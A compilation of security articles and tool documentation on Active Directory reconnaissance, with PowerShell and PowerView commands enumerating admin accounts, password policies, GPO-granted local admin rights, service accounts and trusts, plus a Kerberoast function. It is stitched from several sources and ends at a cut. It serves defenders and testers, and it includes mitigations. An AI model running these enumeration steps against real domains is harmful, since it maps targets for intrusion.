There are two effective methods for discovering accounts with elevated rights in Active Directory. The first is the standard group enumeration method which identifies all members of the standard Active Directory admin groups: Domain Admins, Administrators, Enterprise Admins, etc. Typically getting recursive group membership for the domain "Adminsitrators" group will provide a list of all AD admins.

The second method, which I highlighted at DerbyCon in 2015, involves identifying all accounts which have the attribute "AdminCount" set to 1. The caveat to this is that there may be accounts returned in this query which no longer have admin rights since this value isn't automatically reset once the account is removed from the admin groups. More info on SDProp and the AdminCount attribute: "Sneaky Active Directory Persistence #15: Leverage AdminSDHolder & SDProp to (Re)Gain Domain Admin Rights".

PS C:\> get-aduser -filter {AdminCount -eq 1} -Properties
Name,AdminCount,ServicePrincipalName,PasswordLastSet,LastLogonDate,MemberOf

AdminCount : 1
DistinguishedName : CN=ADSAdministrator,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled : True
GivenName :
LastLogonDate : 1/27/2016 8:55:48 AM

MemberOf : {CN=Administrators,CN=Builtin,DC=lab,DC=adsecurity,DC=org, CN=Schema Admins,CN=Users,DC=lab,DC=adsecurity,DC=org, CN=Group Policy Creator Owners,CN=Users,DC=lab,DC=adsecurity,DC=org, CN=Enterprise Admins,CN=Users,DC=lab,DC=adsecurity,DC=org…}
Name : ADSAdministrator
ObjectClass : user
ObjectGUID : 72ac7731-0a76-4e5a-8e5d-b4ded9a304b5
PasswordLastSet : 12/31/2015 8:45:27 AM
SamAccountName : ADSAdministrator
SID : S-1-5-21-1581655573-3923512380-696647894-500
Surname :
UserPrincipalName :

AdminCount : 1
DistinguishedName : CN=krbtgt,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled : False
GivenName :
LastLogonDate :
MemberOf : {CN=Denied RODC Password Replication Group,CN=Users,DC=lab,DC=adsecurity,DC=org}
Name : krbtgt
ObjectClass : user
ObjectGUID : 3d5be8dd-df7f-4f84-b2cf-4556310a7292
PasswordLastSet : 8/27/2015 7:10:22 PM
SamAccountName : krbtgt
ServicePrincipalName : {kadmin/changepw}
SID : S-1-5-21-1581655573-3923512380-696647894-502
Surname :
UserPrincipalName :

AdminCount : 1
DistinguishedName : CN=LukeSkywalker,OU=AD Management,DC=lab,DC=adsecurity,DC=org
Enabled : True
GivenName :
LastLogonDate : 8/29/2015 7:29:52 PM
MemberOf : {CN=Domain Admins,CN=Users,DC=lab,DC=adsecurity,DC=org}
Name : LukeSkywalker
ObjectClass : user
ObjectGUID : 32b5226b-aa6d-4b35-a031-ddbcbde07137
PasswordLastSet : 8/29/2015 7:26:02 PM
SamAccountName : LukeSkywalker
SID : S-1-5-21-1581655573-3923512380-696647894-2629
Surname :
UserPrincipalName :

Note: *These methods will not return admin accounts with custom delegation – admin accounts that aren't ultimately a member of the standard AD groups.*

Mitigation:

There is no mitigation. Expect attackers to know more about what accounts have elevated rights to important resources.

Find Admin Groups

Most organizations have custom admin groups which have different naming schemes, though most include the word “admin”. Asking AD for all security groups with “admin” in the name is a quick way to get a list.

*PS C:\> get-adgroup -filter {GroupCategory -eq ‘Security’ -AND Name -like “*admin*”}*

DistinguishedName : CN=Domain Admins,CN=Users,DC=lab,DC=adsecurity,DC=org
GroupCategory : Security
GroupScope : Global
Name : Domain Admins
ObjectClass : group
ObjectGUID : 5621cc71-d318-4e2c-b1b1-c181f630e10e
SamAccountName : Domain Admins
SID : S-1-5-21-1581655573-3923512380-696647894-512

DistinguishedName : CN=Workstation Admins,OU=AD Management,DC=lab,DC=adsecurity,DC=org
GroupCategory : Security
GroupScope : Global
Name : Workstation Admins
ObjectClass : group
ObjectGUID : 88cd4d52-aedb-4f90-9ebd-02d4c0e322e4
SamAccountName : WorkstationAdmins
SID : S-1-5-21-1581655573-3923512380-696647894-2627

DistinguishedName : CN=Server Admins,OU=AD Management,DC=lab,DC=adsecurity,DC=org
GroupCategory : Security
GroupScope : Global
Name : Server Admins
ObjectClass : group
ObjectGUID : 3877c311-9321-41c0-a6b5-c0d88684b335
SamAccountName : ServerAdmins
SID : S-1-5-21-1581655573-3923512380-696647894-2628

DistinguishedName : CN=DnsAdmins,CN=Users,DC=lab,DC=adsecurity,DC=org
GroupCategory : Security
GroupScope : DomainLocal
Name : DnsAdmins
ObjectClass : group
ObjectGUID : 46caa0dd-6a22-42a3-a2d9-bd467934aab5
SamAccountName : DnsAdmins
SID : S-1-5-21-1581655573-3923512380-696647894-1101

DistinguishedName : CN=Administrators,CN=Builtin,DC=lab,DC=adsecurity,DC=org
GroupCategory : Security

GroupScope : DomainLocal
Name : Administrators
ObjectClass : group
ObjectGUID : d03a4afc-b14e-48c6-893c-bbc1ac872ca2
SamAccountName : Administrators
SID : S-1-5-32-544

DistinguishedName : CN=Hyper-V Administrators,CN=Builtin,DC=lab,DC=adsecurity,DC=org
GroupCategory : Security
GroupScope : DomainLocal
Name : Hyper-V Administrators
ObjectClass : group
ObjectGUID : 3137943e-f1c3-46d0-acf2-4711bf6f8417
SamAccountName : Hyper-V Administrators
SID : S-1-5-32-578

DistinguishedName : CN=Enterprise Admins,CN=Users,DC=lab,DC=adsecurity,DC=org
GroupCategory : Security
GroupScope : Universal
Name : Enterprise Admins
ObjectClass : group
ObjectGUID : 7674d6ad-777b-4db1-9fe3-e31fd664eb6e
SamAccountName : Enterprise Admins
SID : S-1-5-21-1581655573-3923512380-696647894-519

DistinguishedName : CN=Schema Admins,CN=Users,DC=lab,DC=adsecurity,DC=org
GroupCategory : Security
GroupScope : Universal
Name : Schema Admins
ObjectClass : group
ObjectGUID : 420e8ee5-77f5-43b8-9f51-cde3feea0662
SamAccountName : Schema Admins
SID : S-1-5-21-1581655573-3923512380-696647894-518

Identify Partner Organizations

External email addresses are added to the organization's Global Address List (GAL) in order to facilitate collaboration among partner organization. These email addresses are created as contact objects in Active Directory.

*PS C:\> get-adobject -filter {ObjectClass -eq "Contact"} -Prop **

CanonicalName : lab.adsecurity.org/Contaxts/Admiral Ackbar
CN : Admiral Ackbar
Created : 1/27/2016 10:00:06 AM
createTimeStamp : 1/27/2016 10:00:06 AM
Deleted :
Description :
DisplayName :

DistinguishedName : CN=Admiral Ackbar,OU=Contaxts,DC=lab,DC=adsecurity,DC=org
dSCorePropagationData : {12/31/1600 4:00:00 PM}
givenName : Admiral
instanceType : 4
isDeleted :
LastKnownParent :
mail : admackbar@RebelFleet.org
Modified : 1/27/2016 10:00:24 AM
modifyTimeStamp : 1/27/2016 10:00:24 AM
Name : Admiral Ackbar
nTSecurityDescriptor : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory :
CN=Person,CN=Schema,CN=Configuration,DC=lab,DC=adsecurity,DC=org
ObjectClass : contact
ObjectGUID : 52c80a1d-a614-4889-92d4-1f588387d9f3
ProtectedFromAccidentalDeletion : False
sDRightsEffective : 15
sn : Ackbar
uSNChanged : 275113
uSNCreated : 275112
whenChanged : 1/27/2016 10:00:24 AM
whenCreated : 1/27/2016 10:00:06 AM

CanonicalName : lab.adsecurity.org/Contaxts/Leia Organa
CN : Leia Organa
Created : 1/27/2016 10:01:25 AM
createTimeStamp : 1/27/2016 10:01:25 AM
Deleted :
Description :
DisplayName :
DistinguishedName : CN=Leia Organa,OU=Contaxts,DC=lab,DC=adsecurity,DC=org
dSCorePropagationData : {12/31/1600 4:00:00 PM}
givenName : Leia
instanceType : 4
isDeleted :
LastKnownParent :
mail : LeiaOrgana@TheAlliance.org
Modified : 1/27/2016 10:09:15 AM
modifyTimeStamp : 1/27/2016 10:09:15 AM
Name : Leia Organa
nTSecurityDescriptor : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory :
CN=Person,CN=Schema,CN=Configuration,DC=lab,DC=adsecurity,DC=org
ObjectClass : contact
ObjectGUID : ba8ec318-a0a2-41d5-923e-a3f646d1c7f9
ProtectedFromAccidentalDeletion : False
sDRightsEffective : 15
sn : Organa

uSNChanged : 275157
uSNCreated : 275132
whenChanged : 1/27/2016 10:09:15 AM
whenCreated : 1/27/2016 10:01:25 AM

Mitigation:

The only mitigation is to not place contact objects in Active Directory which may no bet an option.

Identify Domain Password Policy

The domain password policy is easily enumerated using either "net accounts" or the AD PowerShell module "Get-ADDefaultDomainPasswordPolicy".

PS C:\> Get-ADDefaultDomainPasswordPolicy

ComplexityEnabled : True
DistinguishedName : DC=lab,DC=adsecurity,DC=org
LockoutDuration : 00:30:00
LockoutObservationWindow : 00:30:00
LockoutThreshold : 0
MaxPasswordAge : 42.00:00:00
MinPasswordAge : 1.00:00:00
MinPasswordLength : 7
objectClass : {domainDNS}
objectGuid : bbf0907c-3171-4448-b33a-76a48d859039
PasswordHistoryCount : 24
ReversibleEncryptionEnabled : False

Mitigation:

There is no reasonable mitigation.

Identify Fine-Grained Password Policies

If the Domain Functional Level (DFL) is set to "Windows Server 2008" or higher, a new feature called Fine-Grained Password Policy (FGPP) is available to provide a wide-variety of password policies that can be applied to users or groups (not OUs). While Microsoft made Fine-Grained Password Policies available starting with Windows Server 2008 (DFL), the Active Directory Administrative Center (ADAC) wasn't updated to support FGPP administration until Windows Server 2012. Enabling "Advanced Features" from the "View" menu option in Active Directory Users and Computers and then browsing down to System, Password Settings Container (CN=Password Settings Container,CN=System,DC=DOMAIN,DC=COM) will typically display any domain FGPP objects. Note that if "Advanced Features" is not enabled, the System container is not visible.

FGPP over-rides the domain password policy settings and can be used to require stricter password policies or enable less-restrictive settings for a subset of domain users.

*PS C:\> Get-ADFineGrainedPasswordPolicy -Filter **

AppliesTo : {CN=Special FGPP Users,OU=Test,DC=lab,DC=adsecurity,DC=org}
ComplexityEnabled : True
DistinguishedName : CN=Special Password Policy Group,CN=Password Settings Container,CN=System,DC=lab,DC=adsecurity,DC=org
LockoutDuration : 12:00:00
LockoutObservationWindow : 00:15:00
LockoutThreshold : 10
MaxPasswordAge : 00:00:00.0000365
MinPasswordAge : 00:00:00
MinPasswordLength : 7
Name : Special Password Policy Group
ObjectClass : msDS-PasswordSettings
ObjectGUID : c1301d8f-ba52-4bb3-b160-c449d9c7b8f8
PasswordHistoryCount : 24
Precedence : 100
ReversibleEncryptionEnabled : True

Mitigation:

There is no reasonable mitigation.

Identify Managed Service Accounts & Group Managed Service Accounts

Microsoft added Managed Service Accounts (MSAs) as a new feature with Windows Server 2008 R2 DFL which automatically manages and updates the MSA password. The key limitation is that a MSA can only be linked to a single computer running Windows 7 or Windows Server 2008 R2 (or newer).

Windows Server 2012 DFL introduced a needed update to MSAs called group Managed Service Accounts (gMSAs) which enable gMSAs to be linked to any number of computers running Windows 8 or Windows Server 2012 (or newer). Once the DFL is raised to Windows Server 2012 or newer, the default AD Service Account creation option creates a new gMSA (using the AD PowerShell module cmdlet New-ADServiceAccount, for example). Before creating a gMSA, the KDS Root key needs to be created (*Add-KDSRootKey –EffectiveImmediately*).

*PS C:\> Get-ADServiceAccount -Filter * -Properties **

AccountExpirationDate : 12/27/2017 11:14:38 AM
accountExpires : 131588756787719890
AccountLockoutTime :
AccountNotDelegated : False
AllowReversiblePasswordEncryption : False
AuthenticationPolicy : {}
AuthenticationPolicySilo : {}
BadLogonCount : 0
badPasswordTime : 0
badPwdCount : 0
CannotChangePassword : False

CanonicalName : lab.adsecurity.org/Managed Service Accounts/ADSMSA12
Certificates : {}
CN : ADSMSA12
codePage : 0
CompoundIdentitySupported : {False}
countryCode : 0
Created : 1/27/2016 11:14:38 AM
createTimeStamp : 1/27/2016 11:14:38 AM
Deleted :
Description : gMSA for XYZ App
DisplayName : ADSMSA12
DistinguishedName : CN=ADSMSA12,CN=Managed Service Accounts,DC=lab,DC=adsecurity,DC=org
DNSHostName : ADSAP02.lab.adsecurity.org
DoesNotRequirePreAuth : False
dSCorePropagationData : {12/31/1600 4:00:00 PM}
Enabled : True
HomedirRequired : False
HomePage :
HostComputers : {}
instanceType : 4
isCriticalSystemObject : False
isDeleted :
KerberosEncryptionType : {RC4, AES128, AES256}
LastBadPasswordAttempt :
LastKnownParent :
lastLogoff : 0
lastLogon : 0
LastLogonDate :
localPolicyFlags : 0
LockedOut : False
logonCount : 0
ManagedPasswordIntervalInDays : {21}
MemberOf : {}
MNSLogonAccount : False
Modified : 1/27/2016 11:14:39 AM
modifyTimeStamp : 1/27/2016 11:14:39 AM
msDS-ManagedPasswordId : {1, 0, 0, 0…}
msDS-ManagedPasswordInterval : 21
msDS-SupportedEncryptionTypes : 28
msDS-User-Account-Control-Computed : 0
Name : ADSMSA12
nTSecurityDescriptor : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory : CN=ms-DS-Group-Managed-Service-Account,CN=Schema,CN=Configuration,DC=lab,DC=adsecurity,DC=org
ObjectClass : msDS-GroupManagedServiceAccount
ObjectGUID : fe4c287b-f9d2-45ce-abe3-4acd6d09c3ff
objectSid : S-1-5-21-1581655573-3923512380-696647894-3605

PasswordExpired : False
PasswordLastSet : 1/27/2016 11:14:38 AM
PasswordNeverExpires : False
PasswordNotRequired : False
PrimaryGroup : CN=Domain
Computers,CN=Users,DC=lab,DC=adsecurity,DC=org
primaryGroupID : 515
PrincipalsAllowedToDelegateToAccount : {}
PrincipalsAllowedToRetrieveManagedPassword : {}
ProtectedFromAccidentalDeletion : False
pwdLastSet : 130983956789440119
SamAccountName : ADSMSA12$
sAMAccountType : 805306369
sDRightsEffective : 15
ServicePrincipalNames :
SID : S-1-5-21-1581655573-3923512380-696647894-3605
SIDHistory : {}
TrustedForDelegation : False
TrustedToAuthForDelegation : False
UseDESKeyOnly : False
userAccountControl : 4096
userCertificate : {}
UserPrincipalName :
uSNChanged : 275383
uSNCreated : 275380
whenChanged : 1/27/2016 11:14:39 AM
whenCreated : 1/27/2016 11:14:38 AM

Mitigation:

There is no reasonable mitigation.

Identify Groups with Local Admin Rights to Workstations/Servers

PowerView has incorporated this functionality (@HarmJ0y beat me to it!).
Group Policy provides the ability, via Restricted Groups, to enforce local group membership such as the Administrators groups on all computers in an OU. This can be tracked back by identifying the GPOs that are using restricted groups and the OUs they are applied to. This provides the AD groups that have admin rights and the associated list of computers.

Using PowerView (part of PowerSploit), we can quickly identify GPOs that include Restricted Groups.

PS C:\> Get-NetGPOGroup

GPOName : {E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}
GPOPath : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212}
Members : {Server Admins}

MemberOf : {Administrators}
GPODisplayName : Add Server Admins to Local Administrator Group

Filters :
GPOName : {45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
GPOPath : \\lab.adsecurity.org\SysVol\lab.adsecurity.org\Policies\{45556105-EFE6-43D8-A92C-AACB1D3D4DE5}
Members : {Workstation Admins}
MemberOf : {Administrators}
GPODisplayName : Add Workstation Admins to Local Administrators Group

Once we have this information, we can check what to what OUs the GPOs link using a PowerView cmdlet.

PS C:\> get-netOU -guid "E9CABE0F-3A3F-40B1-B4C1-1FA89AC1F212"
LDAP://OU=Servers,DC=lab,DC=adsecurity,DC=org

PS C:\> get-netOU -guid "45556105-EFE6-43D8-A92C-AACB1D3D4DE5"
LDAP://OU=Workstations,DC=lab,DC=adsecurity,DC=org

Next, we identify the computers in these OUs

*PS C:\> get-adcomputer -filter * -SearchBase "OU=Servers,DC=lab,DC=adsecurity,DC=org"*

DistinguishedName : CN=ADSAP01,OU=Servers,DC=lab,DC=adsecurity,DC=org
DNSHostName : ADSAP01.lab.adsecurity.org
Enabled : True
Name : ADSAP01
ObjectClass : computer
ObjectGUID : b79bb5e3-8f9e-4ee0-a30c-5f66b61da681
SamAccountName : ADSAP01$
SID : S-1-5-21-1581655573-3923512380-696647894-1105
UserPrincipalName :

DistinguishedName : CN=ADSAP02,OU=Servers,DC=lab,DC=adsecurity,DC=org
DNSHostName : ADSAP02.lab.adsecurity.org
Enabled : True
Name : ADSAP02
ObjectClass : computer
ObjectGUID : 1006978e-8627-4d01-98b6-3215c4ee4541
SamAccountName : ADSAP02$
SID : S-1-5-21-1581655573-3923512380-696647894-1603
UserPrincipalName :

*PS C:\> get-adcomputer -filter * -SearchBase "OU=Workstations,DC=lab,DC=adsecurity,DC=org"*

DistinguishedName : CN=ADSWRKWIN7,OU=Workstations,DC=lab,DC=adsecurity,DC=org
DNSHostName : ADSWRKWIN7.lab.adsecurity.org
Enabled : True
Name : ADSWRKWIN7

ObjectClass : computer
ObjectGUID : e8b3bed2-75b4-4512-a4f0-6d9c2d975c70
SamAccountName : ADSWRKWIN7$
SID : S-1-5-21-1581655573-3923512380-696647894-1104
UserPrincipalName :

DistinguishedName : CN=ADSWKWIN7,OU=Workstations,DC=lab,DC=adsecurity,DC=org
DNSHostName : ADSWKWIN7.lab.adsecurity.org
Enabled : True
Name : ADSWKWIN7
ObjectClass : computer
ObjectGUID : 2f164d63-d721-4b0e-a553-3ca0e272aa96
SamAccountName : ADSWKWIN7$
SID : S-1-5-21-1581655573-3923512380-696647894-1602
UserPrincipalName :

Using a few PowerShell commands, we are able to identify what AD groups are configured via GPO with full admin rights on computers in the domain.

Mitigation:

The only mitigation is to remove Domain Users from being able to read the GPOs that manage local groups. Only computers in the domain require the ability to read and process these GPOs. Note that once an attacker gains admin rights on a single computer in the domain, they can use the computer account to read the GPO.

Identify Microsoft AppLocker Settings

Microsoft AppLocker can be used to limit application execution to specific approved applications. There are several difference phases I recommend for AppLocker:

- Phase 1: Audit Mode – audit all execution by users and the path they were run from. This logging mode provides information on what programs are run in the enterprise and this data is logged to the event log.
- Phase 2: “Blacklist Mode” – Configure AppLocker to block execution of any file in a user’s home directory, profile path, and temporary file location the user has write access to, such as c:\temp.
- Phase 3: “Folder Whitelist Mode” – Configure AppLocker to build on Phase 2 by adding new rules to only allow execution of files in specific folders such as c:\Windows and c:\Program Files.
- Phase 4: “Application Whitelisting” – Inventory all applications in use in the enterprise environment and whitelist those applications by location and hash (preferably digital signature). This ensures that only approved organization applications will execute.

The issue is that AppLocker is configured via Group Policy, which is often kept at the default which enables all domain users the ability to read the configuration.

Mitigation:

The only mitigation is to remove Domain Users from being able to read the GPOs that manage local groups. Only computers in the domain require the ability to read and process these GPOs. Note that once an attacker gains admin rights on a single computer in the domain, they can use the computer account to read the GPO.

Identify Microsoft EMET Settings

Microsoft Enhanced Mitigation Experience Toolkit (EMET) helps prevent application vulnerabilities from being exploited (including some 0-days). It's a free product that effectively "wraps" popular applications so when vulnerability exploitation is attempted, the attempt is stopped at the "wrapper" and doesn't make it to the OS.
Enterprises often use Group Policy to configure EMET, which is often kept at the default which enables all domain users the ability to read the configuration.

Mitigation:

The only mitigation is to remove Domain Users from being able to read the GPOs that manage local groups. Only computers in the domain require the ability to read and process these GPOs. Note that once an attacker gains admin rights on a single computer in the domain, they can use the computer account to read the GPO.

Identify Microsoft LAPS Delegation

Microsoft Local Administrator Password Solution (LAPS) is a great option for managing local Administrator account passwords for computers in the enterprise. LAPS adds two new attributes to the AD computer object, one to store the local Admin password and one to track the last time the password was changed. A LAPS GPO is used to configure the LAPS client determining when the password is changed, its length, the account managed, etc. The computer's local Administrator password is created by the LAPS client on the computer, that password is set as the new value for the LAPS password attribute (ms-Mcs-AdmPwd), and changed locally. In order for the password to be usable by an admin, read access to the ms-Mcs-AdmPwd needs to be delegated. This delegation can be identified by enumerating the security ACLs on the attribute.

Mitigation:

The only mitigation is to remove Domain Users from being able to read the GPOs that manage local groups. Only computers in the domain require the ability to read and process these GPOs. Note that once an attacker gains admin rights on a single computer in the domain, they can use the computer account to read the GPO.

Discover Admin Credentials in the domain SYSVOL Share

Admins often place credentials in scripts or in Group Policy which end up in SYSVOL.
More information on this issue including mitigation: "Finding Passwords in SYSVOL & Exploiting Group Policy Preferences"

Conclusion

These are only a few of the interesting data items which can be easily gathered from Active Directory as a domain user. Expect an attacker to gain a foothold in your enterprise and adjust current strategies accordingly.

https://adsecurity.org/?p=2535

ADRecon is a tool which extracts and combines various artefacts (as highlighted below) out of an AD environment. The information can be presented in a specially formatted Microsoft Excel report that includes summary views with metrics to facilitate analysis and provide a holistic picture of the current state of the target AD environment.

The tool is useful to various classes of security professionals like auditors, DFIR, students, administrators, etc. It can also be an invaluable post-exploitation tool for a penetration tester.

It can be run from any workstation that is connected to the environment, even hosts that are not domain members. Furthermore, the tool can be executed in the context of a non-privileged (i.e. standard domain user) account. Fine Grained Password Policy, LAPS and BitLocker may require Privileged user accounts. The tool will use Microsoft Remote Server Administration Tools (RSAT) if available, otherwise it will communicate with the Domain Controller using LDAP.

The following information is gathered by the tool:

- Forest;
- Domain;
- Trusts;
- Sites;
- Subnets;
- Default and Fine Grained Password Policy (if implemented);
- Domain Controllers, SMB versions, whether SMB Signing is supported and FSMO roles;
- Users and their attributes;
- Service Principal Names (SPNs);
- Groups and memberships;
- Organizational Units (OUs);
- GroupPolicy objects and gPLink details;
- DNS Zones and Records;
- Printers;
- Computers and their attributes;
- PasswordAttributes (Experimental);
- LAPS passwords (if implemented);

- BitLocker Recovery Keys (if implemented);
- ACLs (DACLs and SACLs) for the Domain, OUs, Root Containers, GPO, Users, Computers and Groups objects;
- GPOReport (requires RSAT);
- Kerberoast (not included in the default collection method); and
- Domain accounts used for service accounts (requires privileged account and not included in the default collection method).

https://github.com/sense-of-security/ADRecon

PowerView

PowerView is a PowerShell tool to gain network situational awareness on Windows domains. It contains a set of pure-PowerShell replacements for various windows "net *" commands, which utilize PowerShell AD hooks and underlying Win32 API functions to perform useful Windows domain functionality.

It also implements various useful metafunctions, including some custom-written user-hunting functions which will identify where on the network specific users are logged into. It can also check which machines on the domain the current user has local administrator access on. Several functions for the enumeration and abuse of domain trusts also exist. See function descriptions for appropriate usage and available options. For detailed output of underlying functionality, pass the -Verbose or -Debug flags.

For functions that enumerate multiple machines, pass the -Verbose flag to get a progress status as each host is enumerated. Most of the "meta" functions accept an array of hosts from the pipeline.

Misc Functions:

Export-PowerViewCSV - thread-safe CSV append

Resolve-IPAddress - resolves a hostname to an IP

ConvertTo-SID - converts a given user/group name to a security identifier (SID)

Convert-ADName - converts object names between a variety of formats

ConvertFrom-UACValue - converts a UAC int value to human readable form

Add-RemoteConnection - pseudo "mounts" a connection to a remote path **using** the specified credential object

Remove-RemoteConnection - destroys a connection created **by** New-RemoteConnection

Invoke-UserImpersonation - creates a new "runas /netonly" type logon and impersonates the **token**

Invoke-RevertToSelf - reverts **any token** impersonation

Get-DomainSPNTicket - request the kerberos ticket **for** a specified service principal name (SPN)

Invoke-Kerberoast - requests service tickets **for** kerberoast-able accounts and returns extracted ticket hashes

Get-PathAcl - get the ACLs **for** a local/remote file path with optional group recursion

Domain/LDAP Functions:

Get-DomainDNSZone - enumerates the Active Directory DNS zones for a given domain

Get-DomainDNSRecord - enumerates the Active Directory DNS records for a given zone

Get-Domain - returns the domain object for the current (or specified) domain

Get-DomainController - return the domain controllers for the current (or specified) domain

Get-Forest - returns the forest object for the current (or specified) forest

Get-ForestDomain - return all domains for the current (or specified) forest

Get-ForestGlobalCatalog - return all global catalogs for the current (or specified) forest

Find-DomainObjectPropertyOutlier- inds user/group/computer objects in AD that have 'outlier' properties **set**

Get-DomainUser - **return all** users **or** specific **user** objects **in** AD

New-DomainUser - creates a new **domain user** (assuming appropriate permissions) **and returns** the **user** object

Get-DomainUserEvent - enumerates account logon **events** (ID 4624) **and** Logon **with** explicit credential **events**

Get-DomainComputer - **returns all** computers **or** specific computer objects **in** AD

Get-DomainObject - **returns all** (**or** specified) **domain** objects **in** AD

Set-DomainObject - modifies a gven property **for** a specified active directory object

Get-DomainObjectAcl - **returns** the ACLs associated **with** a specific active directory object

Add-DomainObjectAcl - adds an ACL **for** a specific active directory object

Find-InterestingDomainAcl - finds object ACLs **in** the **current** (**or** specified) **domain with** modification rights **set to** non-built **in** objects

Get-DomainOU - search **for all** organization units (OUs) **or** specific OU objects **in** AD

Get-DomainSite - search **for all** sites **or** specific site objects **in** AD

Get-DomainSubnet - search **for all** subnets **or** specific subnets objects **in** AD

Get-DomainSID - **returns** the SID **for** the **current domain or** the specified **domain**

Get-DomainGroup - **return all** groups **or** specific **group** objects **in** AD

New-DomainGroup - creates a new **domain group** (assuming appropriate permissions) **and returns** the **group** object

Get-DomainManagedSecurityGroup - **returns all** security groups **in** the **current** (**or** target) **domain** that have a manager **set**

Get-DomainGroupMember - **return** the members **of** a specific **domain group**

Add-DomainGroupMember - adds a **domain user** (**or group**) **to** an existing **domain group**, assuming appropriate permissions **to do** so

Get-DomainFileServer - **returns** a list **of** servers likely functioning **as** file servers

Get-DomainDFSShare - **returns** a list **of all** fault-tolerant distributed file systems **for** the **current** (**or** specified) **domain**

GPO functions

Get-DomainGPO - returns all GPOs **or** specific GPO objects **in** AD

Get-DomainGPOLocalGroup - returns all GPOs **in** a domain that modify local group memberships through 'Restricted Groups' **or** Group Policy preferences

Get-DomainGPOUserLocalGroupMapping - enumerates the machines where a specific domain **user**/group is a member of a specific local group, all through GPO correlation

Get-DomainGPOComputerLocalGroupMapping - takes a **computer** (**or** GPO) object **and** determines what users/groups are **in** the specified local group for the machine through GPO correlation

Get-DomainPolicy - returns the **default** domain policy **or** the domain controller policy for the current domain **or** a specified domain/domain controller

Computer Enumeration Functions

Get-NetLocalGroup - enumerates the local groups **on the local** (**or remote**) **machine**

Get-NetLocalGroupMember - enumerates members of a specific local group **on the local** (**or remote**) **machine**

Get-NetShare - returns open shares **on the local** (**or a remote**) **machine**

Get-NetLoggedon - returns users logged **on the local** (**or a remote**) **machine**

Get-NetSession - returns session information **for** the local (or a remote) machine

Get-RegLoggedOn - returns who is logged onto the local (or a remote) machine through enumeration of remote registry keys

Get-NetRDPSession - returns remote desktop/session information **for** the local (or a remote) machine

Test-AdminAccess - rests **if** the current user has administrative access to the local (or a remote) machine

Get-NetComputerSiteName - returns the AD site where the local (or a remote) machine resides

Get-WMIRegProxy - enumerates the proxy server and WPAD conents **for** the current user

Get-WMIRegLastLoggedOn - returns the **last** user who logged onto the local (or a remote) machine

Get-WMIRegCachedRDPConnection - returns information about RDP connections outgoing from the local (or remote) machine

Get-WMIRegMountedDrive - returns information about saved network mounted drives **for** the local (or remote) machine

Get-WMIProcess - returns a list of processes and their owners **on the local or remote machine**

Find-InterestingFile - searches **for** files **on the given path that match a series of specified criteria**

Threaded 'Meta'-Functions

Find-DomainUserLocation - finds domain machines **where** specific users are logged **into**

Find-DomainProcess - finds domain machines **where** specific processes are currently running

Find-DomainUserEvent - finds logon events **on the** current (**or** remote domain) **for the** specified users

Find-DomainShare - finds reachable shares **on** domain machines

Find-InterestingDomainShareFile - searches **for** files matching specific criteria **on** readable shares **in the** domain

Find-LocalAdminAccess - finds machines **on the local** domain **where the** current user has **local** administrator access

Find-DomainLocalGroupMember - enumerates **the** members **of** specified **local** group **on** machines **in the** domain

Domain Trust Functions:

Get-DomainTrust - returns all domain trusts **for** the current domain **or** a specified domain

Get-ForestTrust - returns all forest trusts **for** the current forest **or** a specified forest

Get-DomainForeignUser - enumerates users who are **in** groups outside **of** the user*'s domain*

Get-DomainForeignGroupMember - enumerates groups **with** users outside **of** the **group***'s domain and returns each foreign member*

Get-DomainTrustMapping - this **function** enumerates all trusts **for** the current domain **and then** enumerates all t

AD Attack #1 – LDAP Reconnaissance

The first thing any attacker will do once he gains a foothold within an Active Directory domain is to try to elevate his access. It is surprisingly easy to perform domain reconnaissance using PowerShell, and often without any elevated privileges required. In this post, we will cover a few of the different ways that PowerShell can be used by attackers to map out your environment and chose their targets.

The Basics of Reconnaissance using PowerShell

First, let's look at how PowerShell can be used for discovering some of the most basic, high-value assets. The end-goal for any attacker is to compromise a member of Domain Admins or Enterprise Admins. To build out a list of targets, some basic PowerShell will show you what accounts are members of those groups.

```
PS C:\Windows\system32> Get-ADGroupMember -server jefflab.com "Domain Admins" | select samaccountname

samaccountname
--------------
Administrator
Eric
Jeff
Sean
SteveR
```

Also of interest is building out a list of high-value servers such as Domain Controllers, file servers and database servers. We will explore some more advanced ways to do this shortly, but some basic queries can give you some quick insight into these systems. With simple filters on computer names, computer descriptions, group membership and OU location, you can quickly build a list of target computers to compromise.

```
PS C:\Windows\system32> Get-ADComputer -server jefflab.com -LDAPFilter "(name=*dc*)" | select name

name
----
JEFFLABDC01
```

Performing Reconnaissance with PowerSploit

PowerSploit is a PowerShell-based penetration-testing platform that offers several useful modules for performing domain recon. These modules allow attackers to quickly traverse the network and gather valuable intelligence to formulate an attack plan.

One example of the insight PowerSploit can provide by looking into Active Directory is the Get-NetGPOGroup command. This command enumerates all GPOs at the domain and expands the Restricted Groups settings to see where users have been granted local group memberships through GPOs. By running this, you can quickly get a full listing of all users that have been granted local privileges across the domain, providing a valuable list of target accounts that will surely have elevated privileges. Also, it requires no rights to the computers themselves because this information is all retrieved from GPOs on the Domain Controllers.

```
PS C:\WINDOWS\system32> Get-NetGPOGroup


Filters        :
GPOName        : {31B2F340-016D-11D2-945F-00C04FB984F9}
GPOPath        : \\jefflab.com\sysvol\jefflab.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}
Members        : {, S-1-5-21-3037540430-400578044-738749600-512, S-1-5-21-3037540430-400578044-738749600-1141,
                 S-1-5-21-3037540430-400578044-738749600-1142}
MemberOf       : {adminsitrators, }
GPODisplayName : Default Domain Policy
```

Additional modules such as Find-GPOLocation let you search for an individual user and find all of the computers to which she has been assigned local privileges through GPOs.

Some of the other interesting modules supported by PowerSploit include:

- **Invoke-FileFinder** – This command finds sensitive files on hosts by traversing shared folders looking for specified search criteria.
- **Invoke-ShareFinder** – This command will quickly build a list of non-standard shared folders, without investigating the files stored within them.
- **Find-LocalAdminAccess** – This will return a list of the members of the Administrators group on specified systems.

Targeting Databases with PowerUpSQL

